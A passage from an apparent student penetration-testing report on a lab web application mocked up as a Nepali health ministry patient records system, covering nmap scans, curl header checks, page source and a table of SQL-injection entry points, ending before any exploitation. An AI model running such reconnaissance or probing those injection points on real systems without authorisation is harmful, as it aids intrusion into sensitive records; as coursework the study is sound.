Nmap done: 1 IP address (1 host up) scanned in 30.40 seconds
```


Figure 9 Port Scanning 2

3.3 Phase 3: Service and Version Enumeration

Service and version enumeration was conducted to identify the specific software listening on each open port. Results revealed:

- i. Port 22: OpenSSH 8.7
- ii. Port 80: Apache HTTP Server 2.4.62 on Rocky Linux
- iii. Port 3306: MySQL/MariaDB

A further scan identified that the HTTP TRACE method was enabled, a weak server configuration that can assist additional abuse vectors. This phase gave the group a clearer picture of the system architecture and confirmed the presence of a PHP-based web application backed by a database server (NIST, 2021).



```
(nayem@kali)-[~]
$ nmap -sV -sC 192.168.33.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-21 11:10 EDT
Nmap scan report for 192.168.33.10
Host is up (0.0038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.7 (protocol 2.0)
| ssh-hostkey:
|   256 b0:ab:6e:19:69:5e:72:e1:78:3b:b4:5e:1d:7d:81:d4 (ECDSA)
|_  256 2e:06:cb:9a:c0:56:f3:aa:d5:14:78:89:b9:2a:d1:92 (ED25519)
80/tcp    open  http         Apache httpd 2.4.62 ((Rocky Linux))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by: Rocky Linux
|_ http-server-header: Apache/2.4.62 (Rocky Linux)
3306/tcp  open  tcpwrapped


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.90 seconds
```

Figure 10 Service and Version Enumeration

3.4 Phase 4: Web Application Enumeration (curl + Source Analysis)

Following network discovery, the web application was examined manually. Navigation to the home page, login page, and search page confirmed that the application was operational and exposed multiple interactive input fields. HTTP response analysis using curl revealed server headers disclosing Apache 2.4.62 and PHP 8.0.30, version information that may assist an attacker in targeting known software vulnerabilities. View-source inspection confirmed that the search functionality accepted input via the GET parameter q, processed by search.php, and that this parameter was reflected in backend SQL queries without sanitisation, identifying a definitive SQL injection entry point.

i. Directory enumeration



```
(nayem@kali)-[~]
$ nmap --script http-enum 192.168.33.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-21 11:19 EDT
Strange read error from 192.168.33.10 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.33.10
Host is up (0.0039s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```

Figure 11 Directory Enumeration

ii. Home page




Figure 12 Home Page I




Figure 13 Home Page II




Figure 14 Home Page III

iii. Login Page

Staff Login | Ministry of Health

Not secure 192.168.33.10/csic-lab/login.php

Government of Nepal | Ministry of Health and Population
नेपाल सरकार | स्वास्थ्य तथा जनसंख्या मन्त्रालय

Staff Authentication
Patient Record Management System

Username
Enter your username

Password
Enter your password

Login to System

[← Back to Home](#)

Figure 15 Login Page

iv. Search page

Patient Search | Ministry of Health

Not secure 192.168.33.10/csic-lab/search.php

Government of Nepal | Ministry of Health and Population
Patient Record Management System

Bikram Thapa
System Administrator

[Logout](#)

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name
Enter patient name...

Search

Search Patient Records
Enter a patient name above to search the database


Figure 16 Search Page


v. Use of curl

```
(nayem@kali)-[~]  
$ curl -I http://192.168.33.10/csic-lab/  
HTTP/1.1 200 OK  
Date: Tue, 21 Apr 2026 15:26:47 GMT  
Server: Apache/2.4.62 (Rocky Linux)  
X-Powered-By: PHP/8.0.30  
Content-Type: text/html; charset=UTF-8
```

Figure 17 curl

vi. Viewing of source code

*Figure 18 Viewing Source Code*




```

44 <main class="flex-grow container mx-auto px-4 py-8">
45 <div class="max-w-6xl mx-auto">
46 <!-- Welcome Card -->
47 <div class="bg-white rounded-lg shadow-md p-6 mb-6">
48 <div class="flex items-center justify-between">
49 <div>
50 <h2 class="text-2xl font-bold text-gray-800">Patient Record Search</h2>
51 <p class="text-gray-600">Search patient records by name</p>
52 </div>
53 <div class="bg-green-100 text-green-800 px-4 py-2 rounded-lg">
54 <span class="text-sm font-medium">● Clearance: Top Secret</span>
55 </div>
56 </div>
57 </div>
58
59 <!-- Search Form -->
60 <div class="bg-white rounded-lg shadow-md p-6 mb-6">
61 <form method="GET" action="search.php" class="flex gap-4">
62 <div class="flex-grow">
63 <label for="search" class="block text-gray-700 font-semibold mb-2">
64 Search Patient by Name
65 </label>
66 <input
67 type="text"
68 id="search"
69 name="q"
70 value=""
71 class="w-full px-4 py-3 border border-gray-300 rounded-lg focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent"
72 placeholder="Enter patient name..."
73 >
74 </div>
75 <div class="flex items-end">
76 <button
77 type="submit"
78 class="bg-govred hover:bg-red-900 text-white font-bold py-3 px-8 rounded-lg transition duration-300"
79 >
80 Search
81 </button>
82 </div>
83 </form>

```

Figure 19 Source Code I



```

46 <!-- Welcome Card -->
47 <div class="bg-white rounded-lg shadow-md p-6 mb-6">
48 <div class="flex items-center justify-between">
49 <div>
50 <h2 class="text-2xl font-bold text-gray-800">Patient Record Search</h2>
51 <p class="text-gray-600">Search patient records by name</p>
52 </div>
53 <div class="bg-green-100 text-green-800 px-4 py-2 rounded-lg">
54 <span class="text-sm font-medium">● Clearance: Top Secret</span>
55 </div>
56 </div>
57 </div>
58
59 <!-- Search Form -->
60 <div class="bg-white rounded-lg shadow-md p-6 mb-6">
61 <form method="GET" action="search.php" class="flex gap-4">
62 <div class="flex-grow">
63 <label for="search" class="block text-gray-700 font-semibold mb-2">
64 Search Patient by Name
65 </label>
66 <input
67 type="text"
68 id="search"
69 name="q"
70 value=""
71 class="w-full px-4 py-3 border border-gray-300 rounded-lg focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent"
72 placeholder="Enter patient name..."
73 >
74 </div>
75 <div class="flex items-end">
76 <button
77 type="submit"
78 class="bg-govred hover:bg-red-900 text-white font-bold py-3 px-8 rounded-lg transition duration-300"
79 >
80 Search
81 </button>
82 </div>
83 </form>

```

Figure 20 Source Code II

3.5 Phase 5: Input Vector Mapping

All user-controlled parameters capable of influencing backend processing were identified and mapped. Table 4 summarises the principal injection vectors identified during testing:

Table 4 Input Vector Mapping

Parameter	Location	Method	Description	Vulnerability
q	URL (search.php)	GET	Accepts search input for patient lookup	SQL Injection
username	login.php	POST	Used during authentication	SQL Injection
password	login.php	POST	Used during authentication	SQL Injection

The q parameter in the search feature was identified as the primary injection point, as it directly influenced the backend query used to retrieve patient information. The username and password fields in the login form were identified as secondary injection points capable of altering authentication logic when malicious input was supplied (OWASP, 2021b).

3.6 Phase 6: Login Behaviour Mapping

Before exploiting the application, the login form was observed under different conditions to understand how it handled user input.

3.6.1 Empty submission

Submitting the login form without credentials, a browser validation warning was implemented that demanded the two fields to be filled. This revealed that the form was based on client-side validation which enhances usability but does not give any meaningful server-side security.




Figure 21 Empty Submission

3.6.2 Invalid credentials

Attempting to submit invalid credentials like a test username/ password, would lead to a generic authentication failure message. This not only verified the existence of server-side checking, but also demonstrated that the application did not reveal detailed backend errors in case of normal failed logins.




Figure 22 Invalid Credentials Input

